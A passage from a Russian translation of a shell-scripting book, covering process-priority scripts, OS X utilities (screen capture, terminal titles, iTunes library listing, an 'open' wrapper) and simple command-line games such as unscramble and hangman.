В листинге 10.16 показано, что получается, если обнаруживается совпадение с несколькими процессами.

Листинг 10.16. Запуск сценария renicename с именем процесса, которому соответствует несколько идентификаторов

```
$ renicename "vi"
renicename: more than one process matches pattern vi:
user taylor pid 6584 job vi
user taylor pid 10949 job vi
Use -u user or -t tty to narrow down your selection criteria.
```

Мы остановили один из этих процессов и снова запустили ту же команду.

```
$ renicename "vi"
Renicing job "vi" (6584)
```

Мы можем убедиться, что сценарий выполнил свою задачу и приоритет процесса `vi` изменился, если вызвать команду `ps` с флагом `-l` и идентификатором процесса, как показано в листинге 10.17.

Листинг 10.17. Подтверждение изменения приоритета процесса

```
$ ps -l 6584
UID  PID PPID    F CPU PRI NI       SZ  RSS WCHAN  S  ADDR TTY            TIME CMD
501 6584 1193 4006   0  30 1❶ 2453832 1732  - SN+ 0 ttys000 0:00.01 vi wasting.time
```

Этот чрезмерно широкий формат вывода команды `ps` читать очень неудобно, но обратите внимание на поле 7 — `NI` — в котором для данного процесса указано значение 1 ❶. Проверьте любые другие запущенные процессы, и вы увидите, что они имеют стандартный приоритет 0.

Усовершенствование сценария

Интересным дополнением стал бы другой сценарий, следящий за программами, которые расходуют значительную долю процессорного времени, и автоматически изменяющий их приоритет. Это может пригодиться, например, для уменьшения приоритета некоторых интернет-служб или приложений, обычно потребляющих много вычислительных ресурсов. Сценарий в листинге 10.18 использует `renicename` для преобразования имени процесса в его идентификатор и затем проверяет текущее значение приоритета этого процесса. Он вызывает `renice`, если значение аргумента оказывается выше текущего уровня (то есть процесс имеет больший приоритет, чем требуется).

Листинг 10.18. Сценарий watch_and_nice

```
#!/bin/bash
# watch_and_nice -- проверяет указанный процесс по имени и уменьшает
#   его приоритет до желаемого уровня, если необходимо.

if [ $# -ne 2 ] ; then
  echo "Usage: $(basename $0) desirednice jobname" >&2
  exit 1
fi

pid="$(renicename -p "$2")"

if [ "$pid" == "" ] ; then
```

```
  echo "No process found for $2"
  exit 1
fi

if [ ! -z "$(echo $pid | sed 's/[0-9]*//g')" ] ; then
  echo "Failed to make a unique match in the process table for $2" >&2
  exit 1
fi

currentnice="$(ps -lp $pid | tail -1 | awk '{print $6}')"

if [ $1 -gt $currentnice ] ; then
  echo "Adjusting priority of $2 to $1"
  renice $1 $pid
fi

exit 0
```

Этот сценарий можно было бы вызывать из задания `cron`, чтобы понизить приоритет определенного приложения в течение нескольких минут после его запуска.

Глава 11. Сценарии для OS X

Одним из важнейших событий в мире Unix и Unix-подобных операционных систем стал выпуск полностью переписанной системы OS X, основанной на надежном ядре Unix с названием Darwin. Darwin — это версия Unix с открытым исходным кодом, берущая свое начало в BSD Unix. Если вы мало-мальски знакомы с Unix, первое время, открывая приложение Terminal в OS X, вы будете замирать от восхищения. Все, что только можно пожелать, от комплекта инструментов разработки до стандартных утилит Unix, включено в последние версии Mac OS X, имеющей великолепный графический интерфейс, способный скрывать всю ту мощь, к которой вы пока не готовы.

Однако между OS X и Linux/Unix имеются важные различия, поэтому будет нелишним познакомиться с достоинствами OS X, способными помочь вам в вашей повседневной работе. Например, в OS X имеется интересное приложение командной строки, которое называется `open` и позволяет запускать приложения с графическим интерфейсом из командной строки. Но `open` не отличается гибкостью. Если, к примеру, вы захотите открыть Microsoft Excel, ввод команды `open excel` не даст желаемого результата, потому что программа `open` очень придирчива и в данном случае ожидает, что будет вызвана как `open -a "Microsoft Excel"`. Далее мы напишем сценарий-обертку, который позволит преодолеть эту придирчивость.

ИСПРАВЛЕНИЕ ОКОНЧАНИЙ СТРОК В OS X

Вот еще одна возникающая время от времени ситуация, с которой легко справиться, применив простой трюк. Работая в командной строке с файлами, созданными для использования в графическом интерфейсе Mac, можно обнаружить, что символ конца строки в таких файлах не совпадает с аналогичным символом, необходимым для работы в командной строке. Говоря техническим языком, для обозначения конца строки системы OS X используют символ возврата каретки (обозначается, как `\r`), тогда как на стороне Unix используется символ перевода строки (`\n`). Поэтому при попытке вывести такой файл в программе Terminal, он будет показан в одну строку, без переносов в соответствующих местах.

У вас есть файл, с которым наблюдается подобная проблема? Ниже показано, что можно увидеть, если попробовать вывести содержимое такого файла командой cat.

```
$ cat mac-format-file.txt
$
```

И все же вы знаете, что файл не пуст. Чтобы увидеть содержимое, вызовите команду cat с флагом -v, which который сделает видимыми иначе скрытые управляющие символы. В этом случае вы увидите что-то похожее:

```
$ cat -v mac-format-file.txt
The rain in Spain^Mfalls mainly on^Mthe plain.^MNo kidding. It does.^M $
```

Очевидно, что здесь что-то не так! К счастью можно воспользоваться командой tr и с ее помощью заменить символы возврата каретки символами перевода строки.

```
$ tr '\r' '\n' < mac-format-file.txt > unix-format-file.txt
```

Применение этой команды к типичному файлу дает более осмысленным результат.

```
$ tr '\r' '\n' < mac-format-file.txt
The rain in Spain
falls mainly on
the plain.
No kidding. It does.
```

Если, открыв файл в приложении для Mac, таком как Microsoft Word, вы видите ступеньки, убегающие вправо, попробуйте выполнить обратную замену символа, обозначающего конец строки — для приложений с графическим интерфейсом Aqua.

```
$ tr '\n' '\r' < unixfile.txt > macfile.txt
```

Мы продемонстрировали только одно из небольших отличий, характерных для OS X. Нам придется иметь дело со всеми этими странностями, но и все замечательные преимущества OS X тоже к нашим услугам.

А теперь перейдем к делу, хорошо?

№ 79. Автоматизация захвата изображения экрана

Если вы пользуетесь Mac уже некоторое время, то наверняка знаете о встроенной функции захвата изображения с экрана, привязанной к комбинации клавиш ⌘-SHIFT-3. С той же целью можно использовать утилиты OS X,

Preview и Grab, находящиеся в папках Applications (Программы) и Utilities (Утилиты) соответственно, а кроме того, существует богатый выбор сторонних программ.

Но знаете ли вы, что есть и альтернатива для командной строки? Сверхполезная программа screencapture может сделать снимок экрана и сохранить его в буфере обмена или в файле с указанным именем (в формате JPEG или TIFF). Введите команду с неподдерживаемым аргументом, и вы увидите справку с описанием основ работы с программой, как показано ниже:

```
$ screencapture -h
screencapture: недопустимый параметр -- h
порядок использования: screencapture [-icMPmwsWxSCUtoa] [files]
  -c         поместить снимок экрана в буфер обмена
  -C         сохранить изображение указателя мыши на экране. только
             в неинтерактивных режимах
  -d         выводить ошибки в диалоге с графическим интерфейсом
  -i         захватить изображение интерактивно, выбранной области или окна
               клавиша control - заставляет поместить снимок в буфер обмена
               клавиша пробела - переключает между режимами захвата области,
                                 выбранной мышью, и окна
               клавиша escape  - отменяет интерактивный захват изображения экрана
  -m         захватить изображение только на основном мониторе, игнорируется
             с флагом -i
  -M         поместить снимок экрана в новое электронное письмо
  -o         в режиме захвата окна не захватывать тень от окна
  -P         открыть снимок экрана в программе Preview
  -s         разрешить только режим захвата выбранной области
  -S         в режиме захвата окна захватить экран, а не окно
  -t<format> формат создаваемого изображения, по умолчанию png
             (поддерживаются также pdf, jpg, tiff и другие форматы)
  -T<seconds> Выполнить захват с задержкой <seconds> секунд, по умолчанию 5
  -w         разрешить только режим захвата окна
  -W         начать взаимодействие в режиме захвата окна
  -x         не проигрывать звуки
  -a         не включать окна, присоединенные к выбранным окнам
  -r         не добавлять метаданные о разрешении (dpi) в изображение
  -l<windowid> захватить окно с идентификатором <windowed>
  -R<x,y,w,h> захватить указанную область на экране
  files  где сохранить снимок экрана, 1 на экран
```

Это приложение так и просит написать для него сценарий-обертку. Например, чтобы сделать снимок экрана с задержкой 30 секунд, можно использовать следующую команду:

```
$ sleep 30; screencapture capture.tiff
```

Но давайте придумаем что-нибудь поинтереснее, согласны?

Код

Листинг 11.1 демонстрирует, как можно автоматизировать работу с утилитой `screencapture` для скрытного создания снимков экрана.

Листинг 11.1. Сценарий-обертка screencapture2

```
#!/bin/bash
# screencapture2 -- использует команду screencapture в OS X для создания
#   серии скриншотов главного окна в скрытном режиме. Удобно, если вы
#   находитесь в сомнительном вычислительном окружении!

capture="$(which screencapture) -x -m -C"
❶ freq=60     # Каждые 60 секунд.
maxshots=30  # Максимальное число скриншотов.
animate=0   # Создать анимированный gif? Нет.

while getopts "af:m" opt; do
  case $opt in
    a ) animate=1;        ;;
    f ) freq=$OPTARG;     ;;
    m ) maxshots=$OPTARG; ;; # Завершить после создания заданного числа снимков.
    ? ) echo "Usage: $0 [-a] [-f frequency] [-m maxcaps]" >&2
        exit 1
  esac
done

counter=0

while [ $counter -lt $maxshots ] ; do
  $capture capture${counter}.jpg # Счетчик counter постоянно увеличивается.
  counter=$(( counter + 1 ))
  sleep $freq   # т.е. freq -- число секунд между снимками.
done

# Теперь, если требуется, сжать все отдельные снимки в один анимированный GIF.
if [ $animate -eq 1 ] ; then
❷   convert -delay 100 -loop 0 -resize "33%" capture* animated-captures.gif
fi

# Не возвращать никаких других кодов состояния для скрытности.
exit 0
```

Как это работает

Этот сценарий делает снимки экрана через каждые `$freq` секунд ❶, пока не будет достигнуто количество `$maxshots` (по умолчанию создается 30 снимков с интервалом 60 секунд между ними). Затем создается серия файлов JPEG, последовательно пронумерованных начиная с 0. Все это может пригодиться, если вы создаете обучающие материалы или хотите определить, пользовался ли кто-то вашим компьютером в ваше отсутствие. Запустите сценарий и увидите, что происходило, если этот «кто-то» не оказался умнее.

Последний раздел сценария самый интересный: при необходимости он создает анимированный GIF в одну треть размера оригинала, используя инструмент преобразования из пакета ImageMagick ❷. Это удобный способ просмотреть сразу все изображения. В главе 14 мы найдем для ImageMagick большое количество применений! Если в вашей системе OS X этот инструмент отсутствует, то с помощью диспетчера пакетов, такого как `brew`, вы сможете установить его одной командой (`brew install imagemagick`).

Запуск сценария

Поскольку этот сценарий предназначен для скрытной работы, в простейшем виде команда его запуска выглядит так:

```
$ screencapture2 &
$
```

Вот, собственно, и все. Легко. Чтобы, к примеру, сделать 30 снимков с интервалом 5 секунд между ними, сценарий `screencapture2` можно запустить так:

```
$ screencapture2 -f 5 -m 30 &
$
```

Результаты

Сценарий ничего не выводит на экран, но создает новые файлы, как показано в листинге 11.2. (Если сценарию передавался флаг `-a`, появится еще один дополнительный файл.)

Листинг 11.2. Снимки экрана, созданные за период времени сценарием screencapture2

```
$ ls -s *gif *jpg
4448 animated-captures.gif    4216 capture2.jpg    25728 capture5.jpg
4304 capture0.jpg             4680 capture3.jpg      4456 capture6.jpg
4296 capture1.jpg             4680 capture4.jpg
```

Усовершенствование сценария

Для мониторинга экрана в течение длительного периода времени необходимо найти какое-то средство, позволяющее определять, когда экран действительно изменяется, чтобы не захламлять дисковое пространство ненужными скриншотами. Существуют сторонние решения, которые позволяют использовать таким образом программу `screencapture`, — они сохраняют в журнал сведения о времени существенных изменений вместо десятков и сотен копий одного и того же экрана. (Имейте в виду, что, если на экране присутствуют часы,

каждый следующий снимок будет немного отличаться от предыдущего, что значительно осложняет решение задачи!)

Такая возможность позволила бы реализовать «включение» и «выключение» мониторинга в виде обертки, которая делает снимки и определяет наличие изменений между последним и первым изображениями. Но если вы планируете использовать этот сценарий для создания анимированных файлов GIF, чтобы сделать из них обучающее видео, вам понадобится возможность точнее управлять продолжительностью съемки, предусмотрев отдельный аргумент командной строки.

№ 80. Динамическая настройка заголовка терминала

В листинге 11.3 приводится короткий забавный сценарий для пользователей OS X, обожающих работать в программе Terminal. Вместо установки и изменения заголовка окна в диалоге Terminal ▸ Preferences ▸ Profiles ▸ Window (Терминал ▸ Настройки ▸ Профили ▸ Окно) можно воспользоваться этим сценарием, чтобы изменить все, что вам захочется. В данном примере мы сделаем заголовок окна Terminal чуть более информативным, добавив в него вывод текущего рабочего каталога.

Код

Листинг 11.3. Сценарий titleterm

```
#!/bin/bash
# titleterm -- требует от программы OS X Terminal изменить заголовок окна,
#   согласно значению, переданному этому короткому сценарию в аргументе.

if [ $# -eq 0 ]; then
  echo "Usage: $0 title" >&2
  exit 1
else
❶ echo -e "\033]0;$@\007"
fi

exit 0
```

Как это работает

Программа Terminal поддерживает множество разнообразных управляющих последовательностей, и сценарий `titleterm` посылает последовательность `ESC ] 0; title BEL` ❶, которая изменяет настройки заголовка, как определено значением аргумента.

Запуск сценария

Чтобы изменить заголовок окна Terminal, просто передайте сценарию `titleterm` новые настройки заголовка в аргументе командной строки.

Результаты

Сценарий ничего не выводит в процессе работы, как показывает листинг 11.4.

Листинг 11.4. Запуск сценария titleterm для вывода текущего каталога в заголовке окна терминала

```
$ titleterm $(pwd)
$
```

Однако он мгновенно добавляет в заголовок окна программы Terminal вывод имени текущего каталога.

Усовершенствование сценария

Немного дополнив сценарий входа (*.bash_profile* или какой-то другой, в зависимости от используемой оболочки входа), можно заставить окно Terminal автоматически отображать текущий каталог. Чтобы вдобавок к текущему каталогу вывести, например, название командной оболочки, попробуйте использовать следующее определение для `tcsh`:

```
alias precmd 'titleterm "$PWD"' [tcsh]
```

или для `bash`:

```
export PROMPT_COMMAND="titleterm \"\$PWD\"" [bash]
```

Просто добавьте одну из команд выше в свой сценарий входа, и при следующем запуске программы Terminal вы увидите, что заголовок окна изменяется при каждом переходе в другой каталог. Чертовски удобно.

№ 81. Создание суммарного списка медиатек iTunes

Если вы пользовались iTunes достаточно продолжительное время, у вас наверняка накопился внушительный список музыкальных произведений, аудиокниг, фильмов и телепередач. К сожалению, при всех своих уникальных

возможностях, iTunes не дает простого способа экспортировать список музыкальных произведений в компактном и удобочитаемом формате. Но совсем несложно написать сценарий, восполняющий этот недостаток, как показано в листинге 11.5. Сценарий опирается на параметр настройки Share iTunes XML with other applications («Предоставлять другим программам доступ к файлу XML Медиатеки iTunes»), поэтому перед запуском сценария убедитесь, что соответствующий флажок в настройках iTunes установлен.

Код

Листинг 11.5. Сценарий ituneslist

```
#!/bin/bash
# ituneslist -- Списки из вашей медиатеки iTunes в компактной и удобочитаемой
#   форме, которыми можно обмениваться с другими или использовать
#   для синхронизации(с помощью diff) библиотек iTunes с другими компьютерами
#   и ноутбуками.

itunehome="$HOME/Music/iTunes"
ituneconfig="$itunehome/iTunes Music Library.xml"

❶ musiclib="/$(grep '>Music Folder<' "$ituneconfig" | cut -d/ -f5- | \
  cut -d\< -f1 | sed 's/%20/ /g')"

echo "Your library is at $musiclib"

if [ ! -d "$musiclib" ] ; then
  echo "$0: Confused: Music library $musiclib isn't a directory?" >&2
  exit 1
fi

exec find "$musiclib" -type d -mindepth 2 -maxdepth 2 \! -name '.*' -print \
  | sed "s|$musiclib/||"
```

Как это работает

Подобно многим современным компьютерным приложениям, iTunes хранит свою медиатеку в стандартном каталоге — в данном случае *~/Music/iTunes/iTunes Media/* — но позволяет переместить ее в любое другое место. Сценарий должен установить местоположение медиатеки, что он и делает, извлекая значение поля `Music Folder` из файла с настройками iTunes. Именно это значение возвращает конвейер в ❶.

Файл с настройками (`$ituneconfig`) представляет собой файл с данными в формате XML, поэтому приходится отсечь кое-что лишнее, чтобы извлечь

точное значение поля `Music Folder`. Ниже показано, как выглядит значение `iTunes Media` в файле с настройками iTunes у Дейва:

```
file://localhost/Users/taylor/Music/iTunes/iTunes%20Media/
```

Фактически значение `iTunes Media` хранится в виде полного URL, что само по себе достаточно интересно, значит, нам нужно отбросить префикс `file://localhost/`. Эту операцию выполняет первая команда `cut`. Наконец, из-за того что в OS X имена многих каталогов включают пробелы, и того, что поле `Music Folder` хранит URL, все пробелы в этом поле преобразованы в последовательность `%20`. Чтобы преобразовать ее обратно в пробелы, перед обработкой вызывается команда `sed`.

После определения имени `Music Folder` остается только сгенерировать списки музыкальных произведений в двух системах Mac, затем с помощью команды `diff` сравнить их, чтобы увидеть, какие альбомы являются уникальными в той или иной системе, и, возможно, синхронизировать их.

Запуск сценария

Этот сценарий не имеет ни аргументов, ни флагов.

Результаты

Если у вас накопилась большая коллекция музыки, этот сценарий может вывести длинный список. В листинге 11.6 показаны первые 15 строк из коллекции Дейва.

Листинг 11.6. Запуск сценария ituneslist для вывода первых элементов в коллекции iTunes

```
$ ituneslist | head -15
Your library is at /Users/taylor/Music/iTunes/iTunes Media/
Audiobooks/Andy Weir
Audiobooks/Barbara W. Tuchman
Audiobooks/Bill Bryson
Audiobooks/Douglas Preston
Audiobooks/Marc Seifer
Audiobooks/Paul McGann
Audiobooks/Robert Louis Stevenson
iPod Games/Klondike
Movies/47 Ronin (2013)
Movies/Mad Max (1979)
Movies/Star Trek Into Darkness (2013)
Movies/The Avengers (2012)
Movies/The Expendables 2 (2012)
Movies/The Hobbit The Desolation of Smaug (2013)
```

Усовершенствование сценария

Это не совсем усовершенствование, но... Поскольку путь к каталогу с медиатекой iTunes хранится как полный URL, было бы интересно попробовать создать в Интернете каталог iTunes и затем указать его URL как значение поля `Music Folder` в файле XML file.

№ 82. Исправление команды open

Одним из примечательных новшеств OS X, стала команда `open`, позволяющая легко запускать приложение, соответствующее файлу того или иного типа, будь то графическое изображение, документ PDF или электронная таблица Excel. Проблема команды `open` заключается в некоторой ее придирчивости. Чтобы запустить приложение по имени, необходимо добавить флаг `-a`. А если указать неточное имя приложения, команда сообщит об ошибке. Эта задача как раз для сценария-обертки, такого как в листинге 11.7.

Код

Листинг 11.7. Сценарий open2

```
  #!/bin/bash
  # open2 -- интеллектуальная обертка для крутой команды OS X 'open',
  #   чтобы сделать ее еще практичнее. По умолчанию 'open' запускает
  #   приложение, соответствующее указанному файлу или каталогу,
  #   опираясь на настройки интерфейса Aqua, и может запускать
  #   приложения,только если они находятся в каталоге /Applications.

  # First, whatever argument we're given, try it directly.
❶ if ! open "$@" >/dev/null 2>&1 ; then
    if ! open -a "$@" >/dev/null 2>&1 ; then

      # Больше одного аргумента? Непонятно, как обрабатывать их -- выйти.
      if [ $# -gt 1 ] ; then
        echo "open: More than one program not supported" >&2
        exit 1
      else
❷       case $(echo $1 | tr '[:upper:]' '[:lower:]') in
          activ*|cpu    ) app="Activity Monitor"   ;;
          addr*         ) app="Address Book"       ;;
          chat          ) app="Messages"           ;;
          dvd           ) app="DVD Player"         ;;
          excel         ) app="Microsoft Excel"    ;;
          info*         ) app="System Information" ;;
          prefs         ) app="System Preferences" ;;
```

```
        qt|quicktime ) app="QuickTime Player"   ;;
        word         ) app="Microsoft Word"     ;;
        *            ) echo "open: Don't know what to do with $1" >&2
            exit 1
      esac
      echo "You asked for $1 but I think you mean $app." >&2
      open -a "$app"
    fi
  fi
fi

exit 0
```

Как это работает

Этот сценарий крутится вокруг нулевого и ненулевого кода, полученного от программы `open`, которая возвращает ноль в случае успеха и ненулевое значение в случае неудачи ❶.

Если переданный аргумент не является именем файла, программа терпит неудачу и выполняется первое условие. Тогда сценарий пытается интерпретировать аргумент как имя приложения и добавляет в команду `open` флаг `-a`. Если программа терпит неудачу во второй раз, сценарий использует инструкцию `case` ❷, чтобы проверить слова, которые пользователи часто вводят вместо верных названий популярных приложений.

Сценарий даже выводит дружественное сообщение, когда находит совпадение с одним из имен, непосредственно перед запуском приложения.

```
$ open2 excel
You asked for excel but I think you mean Microsoft Excel.
```

Запуск сценария

Сценарий `open2` готов получить из командной строки одно или несколько имен файлов или приложений.

Результаты

Без этой обертки попытка открыть приложение Microsoft Word терпит неудачу:

```
$ open "Microsoft Word"
The file /Users/taylor/Desktop//Microsoft Word does not exist.
```

Угрожающее, казалось бы, сообщение появилось только потому, что пользователь забыл добавить флаг `-a`. Аналогичная попытка, но со сценарием `open2`, показывает, что больше нет необходимости помнить о флаге `-a`:

```
$ open2 "Microsoft Word"
$
```

Отсутствие вывода — хороший знак: приложение запущено и готово к использованию. Дополнительная поддержка коротких имен для обычных в OS X приложений обеспечивает успех команды `open2 word`, тогда как `open -a word` терпит неудачу.

Усовершенствование сценария

Сценарий определенно выиграл бы, если бы список коротких имен соответствовал вашим личным потребностям или потребностям вашего сообщества пользователей. И это легко достижимо!

Глава 12. Сценарии для игр и развлечений

До настоящего момента все внимание мы уделяли серьезным областям применения сценариев, чтобы улучшить взаимодействие с системой и сделать систему более гибкой и мощной. Но существует еще одна область, которую стоит рассмотреть: игры.

Не волнуйтесь — мы не предлагаем вам написать *Fallout 4*. Просто так получилось, что некоторые простые игры легко можно создать в виде сценариев командной оболочки. И разве не лучше учиться отладке сценариев на примере чего-то более забавного, чем утилита для приостановки действия учетной записи или анализа журнала ошибок Apache?

Для некоторых сценариев вам потребуются файлы, размещенные по адресу: *http://www.nostarch.com/wcss2/*. Загрузите этот архив прямо сейчас, если вы его еще не скачали.

ДВА КОРОТКИХ ТРЮКА

Здесь мы покажем два коротких примера, чтобы пояснить, что мы имеем в виду. Во-первых, пользователи, заставшие Usenet, хорошо знают алгоритм *rot13*, помогающий сделать непристойные шуточки и оскорбления менее читаемыми. Это алгоритм *подстановочного шифрования*, поразительно легко реализуемый в Unix.

Чтобы что-то зашифровать по алгоритму rot13, это «что-то» нужно передать команде `tr`:

```
tr '[a-zA-Z]' '[n-za-mN-ZA-M]'
```

Например:

```
$ echo "So two people walk into a bar..." | tr '[a-zA-Z]' '[n-za-mN-ZA-M]'
Fb gjb crbcyr jnyx vagb n one...
```

Чтобы вернуть строке читаемый вид, достаточно применить то же преобразование:

```
$ echo 'Fb gjb crbcyr jnyx vagb n one...' | tr '[a-zA-Z]' '[n-za-mN-ZA-M]'
So two people walk into a bar...
```

Известно, что этот подстановочный шифр использовался в фильме «2001: A Space Odyssey»[1] . Помните, как там назывался компьютер? Проверим его:

```
$ echo HAL | tr '[a-zA-Z]' '[b-zaB-ZA]'
IBM
```

Другой короткий пример — проверка палиндромов. Введите что-нибудь, что на ваш взгляд является палиндромом, и этот код проверит его:

```
testit="$(echo $@ | sed 's/[^[:alpha:]]//g' | tr '[:upper:]' '[:lower:]')"
backward="$(echo $testit | rev)"

if [ "$testit" = "$backward" ] ; then
  echo "$@ is a palindrome"
else
  echo "$@ is not a palindrome"
fi
```

Палиндромом называется слово, которое одинаково читается слева направо и справа налево, поэтому первым делом код удаляет все неалфавитные символы и преобразует все буквы в нижний регистр. Затем Unix-утилита `rev` переворачивает задом наперед строку, полученную ею из стандартного ввода. Если прямая и перевернутая версии совпадают, значит, проверяемая строка является палиндромом; если они различаются, это не палиндром.

Показанные далее игры немногим сложнее, но все они достаточно забавны, чтобы вы добавили их в свою систему.

№ 83. Декодирование: игра в слова

Это простейшая игра в анаграммы. Если вы когда-нибудь сталкивались с подобными играми, то легко поймете суть: выбирается случайное слово, и буквы в нем переставляются случайным образом. Задача игрока — угадать исходное слово за как можно меньшее число попыток. Полный сценарий, реализующий эту игру, приводится в листинге 12.1, но, чтобы получить список слов, вам также нужно загрузить файл *long-words.txt* из ресурсов книги *http://www.nostarch.com/wcss2/* и сохранить его в каталоге */usr/lib/games*.

[1] В отечественном кинопрокате вышел под названием «Космическая одиссея 2001 года». — *Примеч. пер.*

Код

Листинг 12.1. Игровой сценарий unscramble

```
#!/bin/bash
# unscramble -- выбирает слово, кодирует его, переставляя буквы,
#   и предлагает пользователю угадать исходное слово (или фразу).

wordlib="/usr/lib/games/long-words.txt"

scrambleword()
{
  # Выбирает случайное слово из wordlib и кодирует его.
  # Исходное слово сохраняется в $match, закодированное -- в $scrambled.

  match="$(❶randomquote $wordlib)"

  echo "Picked out a word!"

  len=${#match}
  scrambled=""; lastval=1

  for (( val=1; $val < $len ; ))
  do
❷   if [ $(($RANDOM % 2)) -eq 1 ] ; then
      scrambled=$scrambled$(echo $match | cut -c$val)
    else
      scrambled=$(echo $match | cut -c$val)$scrambled
    fi
    val=$(( $val + 1 ))
  done
}

if [ ! -r $wordlib ] ; then
  echo "$0: Missing word library $wordlib" >&2
  echo "(online: http://www.intuitive.com/wicked/examples/long-words.txt" >&2
  echo "save the file as $wordlib and you're ready to play!)" >&2
  exit 1
fi

newgame=""; guesses=0; correct=0; total=0

❸ until [ "$guess" = "quit" ] ; do

  scrambleword

  echo ""
  echo "You need to unscramble: $scrambled"

  guess="??" ; guesses=0
  total=$(( $total + 1 ))

❹ while [ "$guess" != "$match" -a "$guess" != "quit" -a "$guess" != "next" ]
  do
    echo ""
    /bin/echo -n "Your guess (quit|next) : "
```

```
      read guess

      if [ "$guess" = "$match" ] ; then
        guesses=$(( $guesses + 1 ))
        echo ""
        echo "*** You got it with tries = ${guesses}! Well done!! ***"
        echo ""
        correct=$(( $correct + 1 ))
      elif [ "$guess" = "next" -o "$guess" = "quit" ] ; then
        echo "The unscrambled word was \"$match\". Your tries: $guesses"
      else
        echo "Nope. That's not the unscrambled word. Try again."
        guesses=$(( $guesses + 1 ))
      fi
    done
  done

  echo "Done. You correctly figured out $correct out of $total scrambled words."

  exit 0
```

Как это работает

Для выбора случайной строки из файла используется `randomquote` (сценарий № 68 из главы 8) ❶, несмотря на то что первоначально этот сценарий был написан для работы с веб-страницами (многие хорошие утилиты Unix оказываются полезными в контекстах, отличных от тех, для которых они создавались).

Сложнее всего было реализовать кодирование слова. В Unix нет удобных утилит для этого, но, оказывается, слово можно закодировать непредсказуемым способом, если выполнить последовательный перебор букв в нем и случайно добавлять каждую следующую букву в начало или в конец закодированной последовательности ❷.

Обратите внимание на местоположение `$scrambled` в двух строках: в первой следующая буква добавляется в конец `$scrambled`, а во второй — в начало.

В остальном логика игры должна быть понятна: внешний цикл `until` ❸ выполняется, пока пользователь не введет слово `quit` в качестве ответа, а внутренний цикл `while` ❹ выполняется, пока пользователь не угадает слово или не введет `next`, чтобы перейти к следующему слову.

Запуск сценария

Этот сценарий не имеет аргументов, так что просто введите его имя в командной строке и начните игру!

Результаты

После запуска сценарий выводит закодированные слова разной длины и подсчитывает количество слов, угаданных пользователем, как показано в листинге 12.2.

Листинг 12.2. Запуск игрового сценария unscramble

```
$ unscramble
Picked out a word!

You need to unscramble: ninrenoccg

Your guess (quit|next) : concerning

*** You got it with tries = 1! Well done!! ***

Picked out a word!

You need to unscramble: esivrmipod

Your guess (quit|next) : quit
The unscrambled word was "improvised". Your tries: 0
Done. You correctly figured out 1 out of 2 scrambled words.
```

Первая же попытка оказалась успешной, и это вдохновляет!

Усовершенствование сценария

Вывод подсказки, хоть в каком-нибудь виде, сделал бы игру более интересной, также пригодился бы флаг, позволяющий ограничивать минимальную длину слова. В первом случае можно было бы за определенные штрафные очки показывать первые *n* букв из исходного слова и в ответ на каждый запрос подсказки добавлять еще одну букву. Для второго случая необходимо расширить словарь, так как предлагаемый вместе со сценарием содержит слова не короче 10 букв — хитро!

№ 84. Виселица: угадай слово, пока не поздно

Несмотря на жутковатую идею, игра в «виселицу» давно стала классикой. Вы пытаетесь угадать, какие буквы есть в задуманном слове, и каждый раз, когда вы ошибаетесь, у человечка на виселице дорисовывается очередная часть тела. Когда ошибок оказывается слишком много, появляется полное изображение, что означает проигрыш и... как вы понимаете, смерть человечка. Довольно безжалостная игра!

Однако сама по себе игра довольно забавная, а ее реализация в виде сценария командной оболочки оказывается на удивление простой, как демонстрирует листинг 12.3. Вам также потребуется список слов, использовавшийся в сценарии № 83: сохраните файл *long-words.txt* из ресурсов книги в каталоге */usr/lib/games*.

Код

Листинг 12.3. Игровой сценарий hangman

```
#!/bin/bash
# hangman -- простая версия игры "виселица". Вместо постепенного рисования
#   человечка он просто ведет обратный отсчет ошибочных попыток.
#   В единственном необязательном аргументе сценарий принимает начальное
#   расстояние до эшафота.

wordlib="/usr/lib/games/long-words.txt"
empty="\." # Нам нужно что-то для sed [set], когда $guessed="".
games=0

# Сначала проверить наличие библиотеки слов -- файла wordlib.

if [ ! -r "$wordlib" ] ; then
  echo "$0: Missing word library $wordlib" >&2
  echo "(online: http://www.intuitive.com/wicked/examples/long-words.txt" >&2
  echo "save the file as $wordlib and you're ready to play!)" >&2
  exit 1
fi

# Большой цикл while. Здесь все и происходит.

while [ "$guess" != "quit" ] ; do
  match="$(randomquote $wordlib)" # Выбрать новое слово из библиотеки.

  if [ $games -gt 0 ] ; then
    echo ""
    echo "*** New Game! ***"
  fi

  games="$(( $games + 1 ))"
  guessed="" ; guess="" ; bad=${1:-6}
  partial="$(echo $match | sed "s/[^$empty${guessed}]/-/g")"

  # В этом блоке производится:
  #   ввод буквы > анализ > вывод результатов > переход к началу.

  while [ "$guess" != "$match" -a "$guess" != "quit" ] ; do

    echo ""
```

```
    if [ ! -z "$guessed" ] ; then   # ! –z означает "непустое значение".
      /bin/echo -n "guessed: $guessed, "
    fi
    echo "steps from gallows: $bad, word so far: $partial"

    /bin/echo -n "Guess a letter: "
    read guess
    echo ""

    if [ "$guess" = "$match" ] ; then # Угадано!
      echo "You got it!"
    elif [ "$guess" = "quit" ] ; then # Запрошен выход? Хорошо.
      exit 0
    # Теперь нужно проверить присутствие введенной буквы в слове.
❶   elif [ $(echo $guess | wc -c | sed 's/[^[:digit:]]//g') -ne 2 ] ; then
      echo "Uh oh: You can only guess a single letter at a time"
❷   elif [ ! -z "$(echo $guess | sed 's/[[:lower:]]//g')" ] ; then
      echo "Uh oh: Please only use lowercase letters for your guesses"
❸   elif [ -z "$(echo $guess | sed "s/[$empty$guessed]//g")" ] ; then
      echo "Uh oh: You have already tried $guess"
    # Теперь можно проверить присутствие буквы в слове.
❹   elif [ "$(echo $match | sed "s/$guess/-/g")" != "$match" ] ; then
      guessed="$guessed$guess"
❺     partial="$(echo $match | sed "s/[^$empty${guessed}]/-/g")"
      if [ "$partial" = "$match" ] ; then
        echo "** You've been pardoned!! Well done! The word was \"$match\"."
        guess="$match"
      else
        echo "* Great! The letter \"$guess\" appears in the word!"
      fi
    elif [ $bad -eq 1 ] ; then
      echo "** Uh oh: you've run out of steps. You're on the platform..."
      echo "** The word you were trying to guess was \"$match\""
      guess="$match"
    else
      echo "* Nope, \"$guess\" does not appear in the word."
      guessed="$guessed$guess"
      bad=$(( $bad - 1 ))
    fi
  done
done

exit 0
```

Как это работает

Все проверки в этом сценарии достаточно интересны, чтобы исследовать их подробнее. Взгляните на строку ❶, которая проверяет, не ввел ли пользователь больше одного символа.

